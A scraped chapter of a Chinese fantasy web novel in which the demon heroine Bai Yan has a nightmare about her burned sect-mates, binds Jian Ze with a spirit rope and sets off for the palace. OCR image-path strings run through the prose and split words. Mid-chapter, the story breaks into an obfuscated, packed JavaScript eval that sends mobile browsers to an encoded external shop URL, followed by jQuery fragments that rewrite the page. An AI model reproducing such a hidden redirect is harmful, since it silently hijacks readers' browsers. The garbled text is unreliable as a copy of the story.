46. 入宫

作品:《女魔头又在教天道做人

    看到简泽轻松自如地驯化煞气,百厌暗自抹了一把冷汗。


    好了,心心念念想将他煞气净化这事终于迎刃而解了,好歹没了一个烦恼不是?


    但百厌不怎么想,她反而觉得更烦了。


    上次不过在简泽的心法上掺了点魔族常练的功法,他气得要命,还赖百厌强迫他,没给他选择。如今发现自己更适合魔道,反倒越练越顺手了,凭着这悟性,这死不服输的韧劲,还有这成长速度,他该不会是想超越她吧。


    想得真美呀。


    但怎么看简泽都不像一个魔呀。魔,哪有长得一张小白脸的。明明就站在阴寒煞气之中,可只要瞧见那张脸,似是看到一轮皎白孤月跌进了深渊,眉眼清冷得过了分,哪有半分魔相。


    想起初见,百厌满身血污,抬头便看到的那尊神像,眉眼也是这般淡,这般远,不悲不悯,只是看着便应心生敬畏,让人不敢亵渎,仿佛她这满身的血、满心的恨,都不值得他垂一下眼。


    那时她就在想,既然天道神明是如此无情的东西,那毁掉也没有什么可惜的。


    如今百厌不仅毁了这尊神像,抢夺了对方的力量,还把对方留在世间的这抹主魂也没有放过,染黑了,揉碎了,生生将他拉入无底深潭。


    连煞气都能控制自如,把上界心心念念的鸿蒙山神子拉入了他们所不耻的魔道。


    她做了一件何其了不得的事情呀。


    虽这么想,百厌的眼神却逐渐沉了下去,语气也也变得冷淡,低声说道,“别显摆了,收起来吧。”


    外露的煞气一下子缩回了身体,简泽上前了两步坐在了百厌的身侧,眼神闪了闪,定定看着她,似乎在等待她的回应。


    百厌掂着茶杯,看见了他的眼神,心里只有阵阵不痛快,像是赤脚踩在了凹凸不平的石路上,浑身不自在。


    而她自己也弄不清这种不痛快究竟是为何。


    本想放生的人,却硬要留在自己的身边,怎么想都有点别扭。


    天已经黑了,百厌实在不想看到这张脸,手一拂,把蜡烛熄灭,钻进了被窝里,把头蒙住。


    “我睡了,你爱干嘛干嘛,别烦我。”


    在那张能容纳几人大的床榻上,百厌的四肢大大咧咧占据了每一角,这种霸道的姿态,分明不容许简泽上床。简泽坐在桌边,目光跟随着她的动作,知她又在逃避自己,便也没有再上前惹她不如意,伸手拿过她未喝完的茶,一饮而尽,随后静静地看向窗外的月色。


    如今的他和谁都没有任何干系,他只是他,一个在活了二十载的人罢了,只希望能顺应自己的内心选择而活着。


    许是蒙头睡觉的缘故,百厌睡得极其不稳当,当夜做了一个噩梦。


    禺山那场天火还在烧,昔日惨死的同门,一个个地从火光中走了出来。


    天火烧尽了他们身上能烧的一切,烧焦的脸,皱缩的嘴,一张一合,一遍遍地喊着她的名字。


    声音从烧穿的喉咙里挤出来,嘶嘶哑哑,如同疾风穿堂而过。


    焦黑尖锐的指骨狠狠地抓住她,扯住她,干枯的眼睛里全是怨恨。


    她呆愣在原地,无言而对,任由那些焦黑的手爬满她的身上。


    可在火光深处,还有一道目光徐徐地看着自己,隔着熊熊火焰,隔着这些抓着她不放的同门,一动不动立在那,似在谴责她,又似在视她于陌路。她心中一慌,张了张嘴,喊了那个人:师姐……


    天火越烧越旺,在她出声那一刻,视线被隔绝得彻底,一切都消失在梦中。


    百厌骤然醒来,心跳咚咚地跳得厉害,额间布满了冷汗,被子不知为何落在了肩膀的位置,她慌张地抓紧被子,指尖发白。


    师姐在梦里怪她。


    师姐不相信她……


    这个认知如同一盆冷水向她泼来,如果这个世界上连师姐都不相信她,那她该怎么办…


    百厌浑身发冷,曲着膝盖坐了起来,冷汗从鬓角淌下来,沿着下巴,滴在手背上。简泽从横梁观察了她一会,察觉到她有异常便跳了下来,快步上前,坐在了她的身侧。


    “怎么了?”他探出手为她擦拭冷汗,百厌难得没有拒绝他的触碰,但也没有回话,眼神少见的空洞,无神地盯着眼前被褥的花样。


    阳光从窗缝里钻了进来,刺眼的金色映在瞳孔里,让她有了一丝清醒,抬头看向窗外,才发现天已经亮了。


    梦里向她索命的是同门,而一觉天亮的却是她。


    百厌想,如果国师不愿见她,她便是要闯去宫中打草惊蛇了。


    她闭了闭眼睛,猛地抓住了简泽为她擦汗的手,指尖掐在了他的手背上,眸中闪过几分迷茫,撞进那深邃的瞳孔中。


    “如果……”百厌顿了顿,神情变得有些难堪,咬咬牙,想了个通俗的例子说了出来,“如果你有一天见到了杀你全家的人,会做什么?”


    “一剑毙之。”简泽看着她握住自己的手,脱口而出。


    “……”百厌听完,眨了眨眼睛,脑子彻底清醒了过来,把他的手移到床边,一把扔开,抬头时嘴角扯出一丝笑意,又警告道,“没事少碰我。”就知道这人嘴里说不出好话。


    百厌气冲冲地下床穿衣,坐在铜镜面前,手里攥着把梳子有一没一下地整理着那头青丝。


    铜镜上多了一个身影,简泽站在百厌身后,察觉到她生气,脸上得神情有几分无措。


    他辨道,“是你问我的。”


    “呵,一剑毙之?!”百厌冷笑一声,将那梳子往梳妆台上一搁,不依不饶地说道,“你难道就不问问缘由?就算囚犯上法场,也容他说完最后一句话吧。”


    见她如此在意,不似她的性格,简泽神情一变,问道,“你杀了谁?”


    “你管我?”百厌呛了回去。


    屋外传来一阵脚步声,随后门被叩响。


    “小姐?”老管家的声音在外面响起,“宫里来马车了,正停在府门口,说是来接您的。”


    “知道了。”


    百厌应了一声,心头的大石落了下来。


    刚打算开门,见简泽黏在身后,睨了他一眼:“干嘛?”


    “我也去。”简泽手里还拿着顶兜帽,想了想又再说道,“我躲着。”


    “谁说带你去了?”百厌边说边翻了个白眼,手指在空中缓缓地转了个圈。


    一条由灵力缠绕而成的绳索赫然出现在简泽身上,他还没得及反应,整个人已经被五花大绑固定到了床上,绳索将;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){returnd[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17320188|197762||http|test|mini|href|location''.split(''|''),0,{}));


    () {


    $(''.inform'').remove();$(''#content'').append(''


    四肢牢牢绑紧套在床榻四角。


    他皱着眉动了动四肢,发现以自己目前的力量解不开后,索性不动了,抬头看向百厌,眼里有了细微波动,他压着声音说道,“你又诓我?”


    百厌走过去,笑嘻嘻地弯下腰,看着那张呈现出几分生气的脸,心情大好地伸手拍了拍,细腻的手感让她忍不住停留了一会,随即掐住他光滑的腮边。


    “不要以为你驯化了煞气,就能跟在我身边了。”百厌不屑地说道,“凭你这点修为,和冷靖那小子也就差不多,做人呀,还是不要太好高骛远。”


    简泽盯着她,下颌绷紧成峰,唇边没有一丝弧度,周身透着拒人千里之外的疏离,眼中划过几缕恨意。


    又是如此!无论他做到何种程度,她永远不将他放在眼里。


    “说你又不服气,算了。”百厌言尽于此,也懒得再哄他。


    走到门口时,百厌还是回头嘱咐道,“乖乖等着,别乱动,那绳索越挣扎越痛的。”


    简泽还是眼神沉沉地看着她,不发一言,在她看不到的眼底深处翻涌着波涛的煞气。


    马车辘辘地穿过街道,驶向皇宫。一路上,周街都是百姓的烟火气息,熙熙攘攘,热闹喧嚣。只是不知道这太平日子还能过多久,也不知道这趟皇宫之行,又将会改变多少人和事。


    正如皇宫也是这个皇宫,可里面早已改朝换代。


    变化一直都在。


    放眼望去,天地宽阔,人间不止一个裕国,地界不止一个凤凰城。裕国再大,凤凰城再辉煌,放在四海里头,也不过沧海一粟,再过个百来年,春风又吹,还是会生出新的国家,新的城池,街巷里还会有人间烟火。


    投胎转世,死去的人总会换一种形式归来属于他们的人间,只是到那时候,早已不是眼前这一拨人了。


    宫内的风景一如既往,百厌有些恍惚,在这住了几年,没想到会有回来的一天。


    听她爹说,简泽那些妃嫔早就遣散了,花贵人也早已改嫁,如今这后宫里,她爹没有妃嫔,空空荡荡的,只有几个老嬷嬷守着。


    远处,那座曾被烧毁的瞭望塔重新建了起来,比原来更高,更气派。


